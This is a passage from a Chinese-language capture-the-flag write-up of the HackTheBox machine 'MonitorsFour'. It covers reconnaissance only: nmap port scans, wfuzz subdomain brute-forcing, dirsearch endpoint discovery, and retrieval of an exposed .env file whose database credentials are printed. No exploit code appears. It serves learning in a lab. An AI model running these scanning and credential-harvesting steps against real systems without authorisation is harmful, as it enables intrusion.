






目标信息
IP地址:
10.129.45.174(非固定IP地址)
信息收集
ICMP检测
PING 10.129.45.174 (10.129.45.174) 56(84) bytes of data.
64 bytes from 10.129.45.174: icmp_seq=1 ttl=127 time=264 ms
64 bytes from 10.129.45.174: icmp_seq=2 ttl=127 time=282 ms
64 bytes from 10.129.45.174: icmp_seq=3 ttl=127 time=281 ms
64 bytes from 10.129.45.174: icmp_seq=4 ttl=127 time=279 ms

--- 10.129.45.174 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 264.334/276.563/282.135/7.185 ms
攻击机和靶机间网络通信正常。
防火墙检测
# Nmap 7.95 scan initiated Sun Dec  7 07:27:28 2025 as: /usr/lib/nmap/nmap -sF -p- --min-rate 3000 -oN fin_result.txt 10.129.45.174
Nmap scan report for 10.129.45.174
Host is up (0.28s latency).
All 65535 scanned ports on 10.129.45.174 are in ignored states.
Not shown: 65535 open|filtered tcp ports (no-response)

# Nmap done at Sun Dec  7 07:28:22 2025 -- 1 IP address (1 host up) scanned in 53.87 seconds
无法探测靶机防火墙状态。
网络端口扫描
TCP端口扫描结果
# Nmap 7.95 scan initiated Sun Dec  7 07:31:17 2025 as: /usr/lib/nmap/nmap -sS -sV -A -p- --min-rate 3000 -oN tcp_result.txt 10.129.45.174
Nmap scan report for 10.129.45.174
Host is up (0.27s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (88%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   275.22 ms 10.10.14.1
2   276.02 ms 10.129.45.174

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 7 07:32:38 2025 -- 1 IP address (1 host up) scanned in 81.48 secondsUDP端口开放列表扫描结果
# Nmap 7.95 scan initiated Sun Dec  7 07:33:33 2025 as: /usr/lib/nmap/nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.45.174
Nmap scan report for 10.129.45.174
Host is up (0.28s latency).
All 65535 scanned ports on 10.129.45.174 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)

# Nmap done at Sun Dec 7 07:34:26 2025 -- 1 IP address (1 host up) scanned in 52.69 secondsUDP端口详细信息扫描结果
(无)同时发现靶机运行Windows Server操作系统,开放了80/http和5985/winrm两个服务,根据HackTheBox规则,靶机Web服务和Active Directory主域名为monitorsfour.htb。
服务探测
Web应用程序(80端口)
子域名爆破
在开始进行Web服务探测前,首先爆破子域名,字典使用bitquark-subdomains-top100000.txt:
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u 10.129.45.174 -t 70 -H "Host: FUZZ.monitorsfour.htb" --hh 138 --hc 400
发现子域名为cacti时,Web服务返回了302重定向包,但正文为空。尝试使用curl观察HTTP响应细节:
curl -v http://10.129.45.174 -H "Host: cacti.monitorsfour.htb"
发现Nginx返回的重定向包URI为/cacti,判定子域名cacti存在!
主站点枚举

打开主页:http://monitorsfour.htb/

发现该站点为一家网络运维服务公司的业务网站。通读网页源代码,发现页面底部存在一个电子邮箱sales@monitorsfour.htb:
点击Login按钮,跳转到登录页:

发现登录框底部存在可跳转至忘记密码界面的链接。点击链接跳转到该界面,发现无法使用该功能判断用户名是否存在,因为无论输入什么内容,该功能都会返回“如果邮箱地址已注册就会发送邮件”的提示:

查看网页源代码,发现当前页面实际调用了/api/v1/reset接口执行了查询用户和发送密码恢复邮件的功能:
<form action="/api/v1/reset" method="POST">
  <div class="panel panel-body login-form">
    <div class="text-center">
      <div ><img src="static/admin/assets/images/logo.ico" style="width:100px;height:100px;"></img></div>
      <h5 class="content-group">Password recovery <small class="display-block">We'll send you instructions in email</small></h5>
    </div>

    <div class="form-group has-feedback">
      <input type="text" name="email" class="form-control" placeholder="Your email">
      <div class="form-control-feedback">
        <i class="icon-user text-muted"></i>
      </div>
    </div>
    <button type="submit" class="btn bg-blue btn-block">Reset password <i class="icon-arrow-right14 position-right"></i></button>
  </div>
</form>直接扫描/api/v1后端接口:
dirsearch -u http://monitorsfour.htb/api/v1 -x 400,403,404 -t 70 -e php,js,html,txt,zip,tar.gz,xml,json
发现除了auth、logout、reset接口外,还存在user和users接口。
尝试访问/api/v1/users接口:

发现需要我们提供API Token访问密钥。
尝试扫描站点根目录:
dirsearch -u http://monitorsfour.htb -x 400,403,404 -t 70 -e php,js,html,txt,zip,tar.gz,xml,json
发现根目录下存在.env文件,除前端静态文件和HTML模板目录外,还存在/contact接口。首先访问.env文件:
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
发现为网站数据库凭据:
- 服务器:
localhost:3306 - 用户名:
monitorsdbuser - 密码:
f37p2j8f4t0r - 数据库:
monitorsfour_db
访问/contact接口,发现该接口尚未完成编写,导致PHP报错中暴露了网站目录绝对路径/var/www/app:

除此之外,未发现任何信息。
子站点枚举
打开主页:http://cacti.monitorsfour.htb/cacti
